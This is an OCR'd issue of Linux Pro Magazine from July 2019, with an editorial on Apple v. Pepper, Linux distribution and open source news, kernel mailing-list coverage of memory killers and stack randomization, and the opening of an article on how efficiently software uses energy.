FREE DVD

Double-Sided DVD
INSIDE!

/e/ PROJECT
FOSS phone for the masses

ENERGY CONSUMPTION
WHY ARE SOME APPLICATIONS MORE EFFICIENT?

LINUX PRO MAGAZINE
JULY 2019

ENERGY CONSUMPTION

Why are some applications more efficient?

Network Analysis
Look for intruders with Wireshark and Netflow

File Encryption with EncFS

Picture Perfect
We compare **5** image viewers

Maker Tricks
Analyze malware on a hacked Rasp Pi

mitproxy
Troubleshooting HTTS connections

LINUXVOICE

- Hidden command-line tools
- 10 terrific LibreOffice extensions
- maddog: Unix isn't just for the genius

FOSSPicks
- Surge Synth
- Kloak keystroke anonymizer
- Persepolis

Tutorials
- Bash Functions
- FreeCAD

Issue 224
July 2019
US$ 15.99
CAN$ 17.99

HETZNER ONLINE

AN EXTREME REFRESH
WITH OCTA-CORE POWER!

DEDICATED ROOT SERVER EX62

High speed performance with the new **Intel Core i9-9900K octa-core** processor

ENTERPRISE HDDs or NVME SSDs

Dedicated Root Server EX62

- ✔ Intel® Core™ i9-9900K Octa-Core incl. Hyper-Threading-Technology
- ✔ 64 GB DDR4 RAM
- ✔ 2 x 8 TB SATA Enterprise Hard Drive 7200 rpm
- ✔ 100 GB Backup Space
- ✔ Traffic unlimited
- ✔ Location Germany or Finland
- ✔ No minimum contract
- ✔ Setup Fee $78

monthly from $ **72.50**

Dedicated Root Server EX62-NVMe

- ✔ Intel® Core™ i9-9900 Octa-Core incl. Hyper-Threading-Technology
- ✔ 64 GB DDR4 RAM
- ✔ 2 x 1 TB NVMe SSD
- ✔ 100 GB Backup Space
- ✔ Traffic unlimited
- ✔ Location Germany or Finland
- ✔ No minimum contract
- ✔ Setup Fee $78

monthly from $ **72.50**

www.hetzner.com

SMALL CRACK IN THE GARDEN WALL

Dear Reader,

A news story is breaking as we send this issue to press, and since this column is always the last thing I do, I find myself with a quiet moment to reflect.

In a preliminary ruling for the case known as *Apple Inc. v. Pepper*, the US Supreme Court has decided that iPhone owners have the standing to sue Apple for monopolistic practices with regard to the 30% commission the company charges for apps sold in the iOS app store. Apple argued that it does not have a direct relationship with app buyers and is only acting as an agent for the real seller, who is (according to Apple) the app developer.

The majority opinion for the court pointed out that Apple actually *does* have a direct business relationship with the buyer, since it owns the store, receives the money, and manages the transaction. As the opinion states, "Apple's line-drawing does not make a lot of sense, other than as a way to gerrymander Apple out of this and similar lawsuits."

This preliminary decision does not pronounce Apple guilty of antitrust behavior; it merely confirms that Apple will be required to face the lawsuit and account for its behavior. Does this very high 30% commission, which exceeds industry standards, point to a kind of monopoly control?

Although the decision does not affect the Linux community directly, it is reason to celebrate for all who oppose walled gardens and hope for a freer and more open approach to software development. The decision basically affirms that US antitrust law *is* relevant to Apple's interactions with app store customers.

Perhaps the most significant outcome from the case is that Apple didn't succeed with their elaborate argument that an app store customer is not a customer of the app store. If they had succeeded with this highwire strategy, it could have provided a roadmap for other web companies with similarly monopolistic tendencies to avoid accountability (Amazon? Facebook? Google?).

What is a walled garden? What is a monopoly? I'm not the first to point out that the old definitions sometimes don't fit so well into new business models. Apple iPhones represent only around 18% of the smartphone market, but once you're inside the iPhone walled garden, Apple controls everything, using tactics that are strikingly similar to notorious monopolies of the past.

If you read down through the comments under the news stories, you'll see the remarks from Apple enthusiasts who believe the company's vigilant oversight of the app store leads to better quality control and less of the weird, malware-laden shovelware associated with Android. At this point, however, it isn't clear what the remedy would be should Apple eventually lose the case. At a minimum, they would need to pay back customers who could show that they were overcharged due to Apple's crushing 30% commission. It doesn't seem likely that they would have to let unapproved, untested software in their own app store, although it is possible that they might have to loosen their classic Apple grip in some other way in order to avoid future lawsuits.

One interesting development is that the deciding vote in the case was cast by Justice Brett Kavanaugh, the newest member of the US Supreme Court, who voted with the liberal judges and against the block that is typically described as "conservative."

In the US, the term conservative is often associated with a pro-business outlook, but, as many in the open source arena would quickly attest, pro-monopoly does not really qualify as pro-business. Kavanaugh writes, "Leaving consumers at the mercy of monopolistic retailers simply because upstream suppliers could also sue the retailers would directly contradict the longstanding goal of effective private enforcement in antitrust cases."

A final ruling on *Apple v. Pepper* could still be months or even years away, but in the meantime, this case should stir up a little dust in some of the Internet's most manicured walled gardens.

Joe Casad,
Editor in Chief

LINUX MAGAZINE

WHAT'S INSIDE

Energy efficiency studies often focus on hardware, but what about the software? As it turns out, software tools created for similar tasks sometimes use energy very differently. Also in this month's issue:


- **Barrier** – declutter your desk with a free tool that lets you operate multiple computers with one keyboard and one mouse (page 38).
- **Network Analysis** – Search for intruders with tcpdump, Wireshark, and NetFlow (page 42).

Check out MakerSpace for a look at malware analysis on the Raspberry Pi, as well as a study of Amazon's Greengrass IoT services. This month in Linux Voice, we highlight some unsung command-line tools and explore some useful LibreOffice extensions.


SERVICE

NEWS

COVER STORIES




REVIEWS




IN-DEPTH

MAKERSPACE



SEE PAGE 6 FOR DETAILS

LINUXVOICE




On the DVD

Ubuntu 19.04 "Disco Dingo" Desktop

The well designed and well tested Ubuntu Linux is popular with system admins as well as beginning desktop users. The Debian-based Ubuntu project appears with a new release every six months. The latest version comes with the Gnome 3.32 desktop, which features performance improvements, fractional scaling, and enhanced configuration options. Other advances include improved local search with Tracker, better VMware integration, and a new Safe Graphics mode.

Fedora 30 Workstation

Fedora is a community-based Linux distro sponsored by Red Hat. The Fedora project also puts out a new version every six months. The Fedora team takes pride in Fedora's support for software developers, with an array of well integrated development tools – along with several standard desktop options and end-user applications. The latest release comes with GCC 9, Bash 5.0, and Gnome 3.32.



Defective discs will be replaced.
Please send an email to subs@linux-magazine.com.

Although this Linux Magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, Linux Magazine cannot be held responsible, and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

Additional Resources

[1] Ubuntu 19.04 Desktop Guide: *https://help.ubuntu.com/stable/ubuntu-help/index.html*

[2] Ubuntu Wiki: *https://help.ubuntu.com/community/CommunityHelpWiki*

[3] Ubuntu Community Hub: *https://community.ubuntu.com/*

[4] Fedora 30 Release Notes: *https://docs.fedoraproject.org/en-US/fedora/f30/release-notes/*

[5] Fedora Installation Guide: *https://docs.fedoraproject.org/en-US/fedora/f30/install-guide/*

[6] Ask Fedora: *https://ask.fedoraproject.org/*

What?!

I can get my issues SOONER?

Available anywhere, anytime!

Sign up for a digital subscription and enjoy the latest articles on trending topics, reviews, cool projects and more…

shop.linuxnewmedia.com/digisub

NEWS

Updates on technologies, trends, and tools

THIS MONTH'S NEWS

Fedora Project Announces Fedora 30

The Fedora project has announced (*https://fedoramagazine.org/announcing-fedora-30/*) the release of Fedora Linux 30. Fedora is a free, Red-Hat-sponsored community Linux that serves as a test bed for technologies that will eventually appear in Red Hat Enterprise Linux.

The latest release arrives with a realignment of some of the various Fedora versions. The former Cloud and Server editions are combined into the new Fedora Server. Fedora's Atomic Host container-focused variant is replaced by Fedora CoreOS. (Red Hat acquired CoreOS back in 2018.)

Fedora 30 comes with Gnome 3.32, GCC 9, Bash 5.0, and PHP 7.3. The server edition adds a new feature called Linux System Roles, which the project describes as "… a collection of roles and modules executed by Ansible to assist Linux admins in the configuration of common GNU/Linux subsystems."

The Fedora project also sponsors a number of alternative desktop editions known as Spins, and the project maintains versions for the ARM AArch 64, Power, and S390x architectures, as well as the standard versions for Intel-equivalent systems.

The Apache Software Foundation Completes Migration To GitHub

The Apache Software Foundation (ASF), home to some of the biggest open source projects, has migrated its Git service to GitHub.

According to the foundation, Apache projects initially had two version control services available via ASF Infrastructure: Apache Subversion and Git. Through the years, an increasing number of projects and their communities wanted to see their source code available on GitHub. As these were read-only mirrors, the ability to use GitHub's tools around those repositories was limited.

ASF has over 200M+ lines of code which are managed by a large community comprising 730 individual ASF Members and 7,000 Apache code committers. Over its 20 year history, 1,058,321,099 lines of code have been committed across 3,022,836 code commits.

"In 2016, the Foundation started integrating GitHub's repository and tooling, with our own services. This enabled selected projects to use GitHub's excellent tools," said Greg Stein, ASF Infrastructure Administrator.

Commenting on this migration, Nat Friedman, Chief Executive Officer of GitHub said, "Whether we're working with individual Open Source maintainers and contributors or some of the world's largest Open Source foundations like Apache, GitHub's mission is to be the home for all developers by supporting Open Source communities, addressing their unique needs, and helping Open Source projects thrive."

Canonical Combines its Services in a Single Package

At the Open Infrastructure Summit, Canonical announced its plans to consolidate its services for enterprise users.

Under a new offering called Ubuntu Advantage for Infrastructure, Canonical is "aggregating Linux, Kubernetes, Docker, OpenStack, KVM, Ceph, and SWIFT security update and support offerings into a single package which enables businesses to evolve from traditional infrastructure to private cloud and container operations without introducing any new cost," said Stephan Fabel, Director of Product at Canonical.

For those users who do not need technical support, the Essential level of UA for Infrastructure provides a stream of kernel live patches and security fixes for system services and libraries, including OpenStack and Kubernetes, Ceph and SWIFT, together with FIPS and a range of infrastructure management and operations capabilities such as Prometheus, Grafana, Telegraf, Graylog, Filebeat, Elastic Search, MAAS and Canonical's Landscape systems management offering.

UA Infrastructure Essential covers regulatory compliance for Linux and infrastructure components, including base Docker images, without adding the cost of support.

"A surge of customers adding Ubuntu to their list of officially supported operating systems has given us the volume to simplify our infrastructure security and support offering, and lower the average cost per machine even further," said Mark Shuttleworth, CEO at Canonical.

Black Hole Image Has an Open Source Connection

Last week the whole world was stunned by seeing what was unseen – a black hole. Scientists were able to create a picture of a black hole named Messier 87 in the Virgo A galaxy. The black hole is more than 55 million light years away.

The first image of a black hole is the outcome of the Event Horizon Telescope (EHT) (*https://eventhorizontelescope.org/*) project, which created a virtual telescope as big as earth by networking 8 ground-based telescopes. The telescopes generated more than five petabyte of data. Collecting data was the first part of the puzzle. The team of scientists used various algorithms to fill gaps in this data to be able to generate an image of the black hole.

TFIR reports that the team of scientists used three imaging algorithms for image processing, and two of these were fully open source Python libraries – Sparselab and ehtim.

Sparselab is a Python Library for Interferometric Imaging using Sparse Modeling.

ehtim is a Python module for simulating and manipulating VLBI data and producing images with regularized maximum likelihood methods.

The source code of these libraries is published on GitHub under GNU GPLv3 licenses.

MORE ONLINE

Linux Magazine
www.linux-magazine.com

Linux Administration Focus
http://www.linux-magazine.com/tags/view/administration

Network Sleuth • Ken Hess
When it comes to network recon, arp-scan allows you to collect device intel quickly and stealthily.

The Eye of Sauron • Mayank Sharma
Use Zabbix to keep tabs on all your machines across the network.

ADMIN HPC
http://www.admin-magazine.com/HPC/

OpenMP • Jeff Layton
The HPC world is racing toward Exascale, resulting in systems with a very large number of cores and accelerators.

Porting Code to OpenACC • Jeff Layton
In previous articles, I talked about how OpenACC can help you parallelize your code and gave a few simple examples of how to use OpenACC directives, but I didn't discuss how to go about porting your code.

ADMIN Online
http://www.admin-magazine.com/

Web Perfect • Andreas Möller
Web Components let you define your own HTML tags to restructure monolithic web pages into smaller services and simplify maintenance and servicing.

Mesh Design • Abe Sharp
Enable free service mesh functionality on your Kubernetes microservice apps with Istio.

Cloud Creator • Grzegorz Juszczak
Today's OpenStack has become a mature product with automated asset configuration tools, including cloud-init, a powerful script that saves time by automatically configuring a large number of virtual servers in the cloud.

Ubuntu 19.04 Released

The Ubuntu project has announced the release of Ubuntu 19.04. The new Ubuntu will be available in Cloud, IoT, Server, and Desktop editions. In addition to the standard Gnome desktop edition, parallel 'buntu releases featuring the KDE (Kubuntu), Xfce (Xubuntu), LXDE (Lubuntu), MATE, and Budgie desktops, as well as other specialty versions, also made their way to the public.

The latest Ubuntu comes with Linux kernel 5.0 and Gnome 3.32. According to the announcement in the Ubuntu blog, "Ubuntu 19.04 integrates recent innovations from key open infrastructure projects – like OpenStack, Kubernetes, and Ceph – with advanced life-cycle management for multi-cloud and on-prem operations – from bare metal, Vmware, and OpenStack to every major public cloud."

Linux Mint Founder Calls for Better Developer Support

Linux Mint is among the most popular and seemingly most easy to use Linux distributions. The Ubuntu-based distribution has built its loyal user base and has been growing ever since. However, the founder of Linux Mint seems to be burning out.

In the latest blog post, Linux Mint founder Clement 'Clem' Lefebvre wrote that he didn't enjoy the latest development cycle as two of the most talented developers have been away. The project couldn't make the performance improvements it expected.

"Boosting performance in the Muffin window manager hasn't been, and still isn't, straight forward," he wrote.

Some frustration also seems to stem from the new logo and website design, "Feedback on the new website and logo brought a huge amount of incertitude," Lefebvre said.

It seems he is also sensing the developer community of Linux Mint is not as energized as it once used to be. "For a team to work, developers need to feel like heroes. They want the same things as users, they are users, they were "only" users to start with. At some stage they decide to get involved and they start investing time, efforts and emotions into improving our project. What they're looking for the most is support and happiness. They need feedback and information to understand bugs or feature requests and when they're done implementing something, they need to feel like heroes, they literally do, that's part of the reason they're here really," said Lefebvre.

It's not certain if Lefebvre is tired of the project or it's a momentary frustration with some core team members not showing up and negative feedback on some changes.

VMware Patches Critical Vulnerabilities

VMware has patched (*https://nakedsecurity.sophos.com/2019/04/02/vmware-patches-pwn2own-flaws/*) five critical vulnerabilities in its products. The affected products/families include vSphere ESX-i, VMware Workstation Pro/Player, and VMware Fusion Pro/Fusion.

A team of hackers called Fluoroacetate demonstrated exploitation of two flaws at the CanSecWest cybersecurity conference, which took place in Canada.

These two flaws exploited out-of-bounds read/write vulnerability and a time-of-check/time-of-use (TOCTOU) vulnerability in the virtual universal host controller interface used by ESXi, Workstation, and Fusion.

"An attacker must have access to a virtual machine with a virtual USB controller present, the advisory said, adding that it could allow a guest VM to execute code on the host system," said VMware in a security advisory. The good news is that an attacker needs access to a virtual machine with a virtual USB controller present to execute code on the host system.

Two other issues allow code execution on the host from a guest. The fifth vulnerability, which affects the Fusion product, allows an unauthenticated application programming interface (API) access to an application menu through a web socket.

If you use any of these VMware products, please update them now.

Zack's Kernel News

Chronicler Zack Brown reports on the latest news, views, dilemmas, and developments within the Linux kernel community.

By Zack Brown

Improving the Android Low Memory Killer

Sultan Alsawaf submitted patches to implement a low memory killer for Android (i.e., something that detects which process to kill if the system starts to run out of available RAM). Low memory killers are very useful in emergencies, since the alternative is to crash and burn.

In this case, however, Greg Kroah-Hartman pointed out that an existing in-kernel low memory killer had recently been removed from the kernel source tree in favor of a userspace low memory killer that he felt worked just fine.

But Sultan replied that in his opinion, the userspace version sucked lemons. Among other things, he said, it was slow, killed too many processes, and was overly complex. As he put it, "The original reasoning behind why the old kernel low memory killer was removed is also a bit vague to me. It just seemed to be abandonware, and all of a sudden a userspace daemon was touted as the solution."

He added, "This driver is like an Android-flavored version of the kernel's OOM [Out of Memory] killer and has proven quite effective for me on my Pixel. Processes are killed exactly when a page allocation fails, so memory use is maximized. There is no complexity to try and estimate how full memory is either."

Michal Hocko was also opposed to the whole idea, saying, "we are not going to maintain two different OOM implementations in the kernel. From a quick look the implementation is quite a hack, which is not really suitable for anything but a very specific use case. E.g., reusing a freed page for a waiting allocation sounds like an interesting idea, but it doesn't really work for many reasons. E.g., any NUMA affinity is broken; zone protection doesn't work either. Not to mention how the code hooks into the allocator hot paths. This is simply [a] no no."

Michal pointed out that the userspace version was the right place to implement what Sultan wanted.

Sultan, having had no illusions about the future of his patch, replied, "I had no doubt that this would be vehemently rejected on the mailing list, but I wanted feedback/opinions on it and thus sent it as an RFC. At best, I thought perhaps the mechanisms I've employed might serve as inspiration for LMKD [low memory killer daemon] improvements in Android."

Suren Baghdasaryan replied that maybe some of Sultan's ideas could be incorporated into the userspace code and invited Sultan to discuss it further. But he confirmed that there was no way in hell that an in-kernel implementation would get into the codebase.

But Joel Fernandes felt that Sultan's basic assumptions were not good enough to actually work in any sort of general-purpose environment. Sultan's code essentially tried to very quickly identify which process was overusing memory and kill it immediately. This was the speed improvement he wanted to bring to the userspace version. However, as Joel put it, "the point is that a transient temporary memory spike should not be a signal to kill *any* process. The reaction to kill shouldn't be so spontaneous that unwanted tasks are killed, because the system went into panic mode. It should be averaged out, which I believe is what PSI does." In other words, the existing system wasn't simply slow, it was slow because being faster might be dangerous.

Still, Sultan argued that his patch was just about as fast as the existing in-kernel OOM killer code, which meant that if his patch had the problem Joel pointed out, then the kernel's OOM killer would too. From this he deduced that his code didn't run the risk Joel ascribed to it. Sultan added, "The decision to kill a process occurs after the page allocator has tried *very* hard to satisfy a page allocation via alternative means, such as utilizing compaction, flushing file-backed pages to disk via `kswapd`, and direct reclaim. Once all of those means have failed, it is quite reasonable to kill a process to free memory. Trying to wait out the memory starvation at this point would be futile."

Author

The Linux kernel mailing list comprises the core of Linux development activities. Traffic volumes are immense, often reaching 10,000 messages in a week, and keeping up to date with the entire scope of development is a virtually impossible task for one person. One of the few brave souls to take on this task is **Zack Brown**.

Meanwhile, Suren said that the slower speed of the userspace code was a known issue, which the developers were continuing to address. He remarked, "For example the recent LMKD change to assign processes being killed to a `cpuset` cgroup containing big cores cuts the kill time considerably." However, he acknowledged that this was not actually an ideal solution, so he and others were thinking about further alternatives.

To this, Michal remarked, "The only way to control the OOM behavior proactively is to throttle allocation speed. We have `memcg` high limit for that purpose. Along with PSI, I can imagine a reasonably working userspace early OOM notifications and reasonable acting upon that." Suren said this made good sense, and the developers were aiming in exactly that direction.

But ultimately, the difference between all these alternatives and the in-kernel OOM killer is that the OOM killer is an out-of-memory killer, while the others are simply low-memory killers. That is, both Suren's and Sultan's code are trying to get a little ahead of the game, with the idea of avoiding having to fall back on the default in-kernel OOM killer.

As Michal put it at one point, "If you really want to reach the real OOM situation, then you can very well rely on the in-kernel OOM killer. The only reason you want a customized OOM killer is the tasks classification. And that is a different story. Userspace hints on the victim selection has been a topic for quite a while. It never gets to any conclusion as interested parties have always lost an interest because it got hairy quickly."

The discussion eventually was overrun by the userspace folks discussing ways to improve the userspace code. It's likely this was exactly what Sultan was hoping to inspire with his original patch. There did seem to be a lot of progress made during that phase of the discussion, although Sultan did not weigh in again to give a thumbs up or down.

It's a little unusual these days to have someone write and post a patch with the express purpose of challenging an alternative's defenders to do better. But it does seem as though an in-kernel low memory killer is not likely to get into Linux again in the near future. It's an odd approach to project management; however, if it works, it works.

Randomizing the Kernel Stack

Elena Reshetova recently posted some code to utterly randomize the kernel stack offset in response to every system call. The idea is of course to make it harder to crack into the running system via stack-based attacks. Though as she said in her post, "as Linux kernel stack protections have been constantly improving (vmap-based stack allocation with guard pages, removal of `thread_info`, `STACKLEAK`), attackers have to find new ways for their exploits to work."

She also added that her patch was not aimed at any particular attack, but was intended more as a general coat of armor for any such attacks that might wish to be rebuffed.

Everyone welcomed the patch – although in general, Linus Torvalds seems to prefer security patches that fix security holes, rather than speculatively addressing a region of potential-yet-not-actual attack vectors. But in this case, no one had any serious objections – just implementation suggestions.

Josh Poimboeuf, however, did remark, "Now that `thread_info` is off the stack, and vmap stack guard pages exist, it's not clear to me what the benefit is." But no one else took up the charge, and even Josh was ready with implementation suggestions.

Elsewhere, Andy Lutomirski had an issue with what seemed to be an alignment error. Elena's code introduced 8 bits of randomness – which was fine – but also added 4 bits of zero value, to properly align the stack. Andy said this seemed unnecessary because "x86-64 Linux only maintains 8-byte stack alignment."

But David Laight replied, "The GCC developers arbitrarily changed the alignment a few years ago. If the stack is only 8-byte aligned and you allocate a variable that requires 16-byte alignment, you need GCC to generate the extra stack frame to align the stack. I don't remember seeing the relevant GCC options on the linux GCC command lines."

Andy said, "On older GCC, you *can't* set the relevant command-line options, because GCC was daft. So we just crossed [our] fingers and [hoped] for the best. On newer GCC, we set the options. Fortunately, 32-byte stack variable alignment works regardless. AFAIK x86-64 Linux has never aligned the stack to 16 bytes."

Elena said she'd take another look, and see if she'd been wrong to add the four zero bits.

Another issue raised by Andy was the source of randomness. He didn't like the speed of existing techniques, and he felt that some sources of randomness might be too easy to defeat. He said, "Perhaps we need a little `percpu` buffer that collects 64 bits of randomness at a time, shifts out the needed bits, and refills the buffer when we run out."

But Kees Cook remarked, "I'd like to avoid saving the *exact* details of where the next offset will be, but if nothing else works, this should be okay. We can use 8 bits at a time and call `prandom_u32()` every fourth call. Something like `prandom_bytes()`, but where it doesn't throw away the unused bytes."

Elena also said that Andy's suggestion might not provide enough random bits. She said, "We might have to refill pretty often on a `syscall`-hungry workloads. If we need 8 bits for each sys call, then we will refill every eight `syscalls`, which is of course better than each one, but is it an acceptable penalty?"

Regarding Kees's suggested solution, Elena replied, "I think this would make the end result even worse security-wise than simply using `rdtsc()` on every `syscall`. Saving the randomness in `percpu` buffer, which is probably easily accessible and can be probed if needed, would supply [an] attacker with much more knowledge about the next three-four random offsets than what he would get if we use 'weak' `rdtsc`. Given that for a successful exploit, an attacker would need to have stack aligned once only, having a knowledge of three-four next offsets sounds like a present to an exploit writer…."

Kees replied, "That certainly solidifies my concern against saving randomness."

There was a bit more discussion, but the proof was in the pudding, and Elena posted new versions of her patch that seemed to lead the way forward better than the theoretical discussions; especially when the speed of an actual implementation was the best way to determine on which implementation to rely.

It still seems like an odd patch to go into the kernel, since it doesn't address any known exploits. It would not be the first time that developers put a lot of work into a security fix, only to be

told that it wasn't a real fix, because there were no exploits to guard against.

So I'll be curious to see whether Elena's code makes it into the tree. For something that will happen every time anything invokes a system call, I would imagine the justification would have to be very clear, because there's bound to be some kind of performance hit, no matter how tiny, with any version of Elena's patch.

Best Practices

There are some things that you know will be controversial as soon as someone mentions them. Who's your favorite president in US history? Should recreational marijuana be legal, or should we just keep breaking the law? When boiling an egg, do you put it in straight from the fridge, or at room temperature?

Or, in the Linux kernel world, how many bytes can you put in a line of text?

Recently, Alastair D'Silva in all innocence suggested, "With modern high resolution screens, we can display more data, which makes life a bit easier when debugging. Allow 64 bytes to be dumped per line."

He posted a patch to increase the options for row length from 16 and 32 bytes to 16, 32, and 64 bytes.

Petr Mladek decided to nip this sacrilegious rebellion in the bud, saying, "I have quite some doubts about this feature. We are talking about more than 256 characters per line. I wonder if such a long line is really easier to read for a human." He went on, "I am not expert, but there is a reason why the standard is 80 characters per line. I guess that anything above 100 characters is questionable. *https://en.wikipedia.org/wiki/Line_length* somehow confirms that."

Delving deeper, Petr continued, "If we take 8 pixels per character. Then we need 2048 to show the 256 characters. It is more than HD. IMHO, there is still [a] huge number of people that even do not have [an] HD display, especially on a notebook."

But Alastair said the patch worked perfectly well for him, and that "it's basically two separate panes of information side by side, the hex dump and the ASCII version." And he remarked, "The intent is to make debugging easier when dealing with large chunks of binary data. I don't expect end users to see this output."

Petr replied, "I am sure that it works for you. But I do not believe that it would be useful in general." To which Alastair said, equally pugnaciously, "I do, and I believe the choice of the output length should be in the hands of the caller."

Alastair then doubled down (literally) on the whole issue, saying that in fact, "it would make more sense to remove the hard-coded list of sizes and just enforce a power of two."

But this was too much for David Laight, whose head had been spinning with steam shrieking out of his ears for too long during this debate already. David asked, "Why powers of two? You may want the length to match `sizeof (struct foo)`. You might even want the address increment to be larger that the number of lines dumped."

To which Alastair replied, "Good point, the base requirement is that it should be a multiple of `groupsize`."

At this point, the conversation went offline, or at least they took it out into the street somewhere, and that was the end of it.

My favorite part of that particular debate is that if it continues for long enough, Linus Torvalds will have to make a decision on it one way or the other. Because this issue has never, ever, ever come up before…

…Well, maybe it did in 2012, when someone tried to increase the maximum line length for patch submissions from 80 characters to 100. At that time, Linus said:

"Quite frankly, I think we should still keep it at 80 columns.

"The problem is not the 80 columns; it's that damn patch-check script that warns about people occasionally *going over 80 columns.*

"But usually it's better to have the occasional *80+ column line, than try to split it up. So we do have lines that are longer than 80 columns, but that's not because 100 columns is ok – it's because 80+ columns is better than the alternative.*

"So it's a trade-off. Thinking that there is a hard limit is the problem. And extending that hard limit (and thinking that it's 'ok' to be over 80 columns) is also *a problem.*

"So no, 100-char columns are not ok."

Evaluating the environmental impact of software

Electricity Meter

It's getting easier to measure the environmental impact of software. A new study suggests criteria for determining how the choice of software impacts resource use.

By Erik Bärwaldt

For many years, enterprise organizations have been concerned with the efficiency of information and communication technology (ICT) infrastructures. Efficiency studies have mainly focused on hardware-specific problems. Devices with labels such as Energy Star, Blauer Engel, or the EPEAT eco label are particularly resource-friendly.

Now more attention is turning to the environmental impacts of software. Researchers have discovered measurable differences in energy efficiency between different applications that perform the same task. And not only does the choice of software affect electricity usage, but it may also necessitate new hardware purchases at regular intervals.

Among organizations that have been looking seriously at software resource efficiency is Germany's federal environmental agency, which commissioned a research project launched in 2015. The project has been conducted under the direction of Germany's Öko-Institut, partnering with the Trier University of Applied Sciences and the University of Zurich. The long-term goal of the researchers is to develop the criteria for a new eco-friendly label for software. In fall of 2018, they released a study called "Development and Application of Evaluation Principles for Resource-Efficient Software under Consideration of Existing Methodology" [1].

Test Procedure

For the study, the researchers grouped software into four categories. Altogether they evaluated two word-processing programs, three web browsers, three databases, and three content management systems (CMS). In addition to software installed locally on a workstation system, server systems and systems with remote data storage and processing were also considered, because depending on where the service runs and processes or stores the data, the load weights and

Table 1: Standard Software Usage Scenarios

Word Processing	Web Browser
Edit entire text	Read and write emails
Insert and edit table of contents	View web video stream
Customize view	Visit online shop
Add and edit content	Set bookmarks
Create PDF	Install add-on
Save	Download file
Content Management Systems	**Databases**
Respond to comments	Schema already exists
Create new page	Enter data
Publish all pages	Read data
Upload PDF files	Modify data
Link PDF files	Delete data
View page	230 passes per function
Additional: Load generation to simulate visitors	120,000 accesses per round

resource requirements shift. While they used word processors and web browsers locally, the CMS and its database systems were assigned to the server-based applications category.

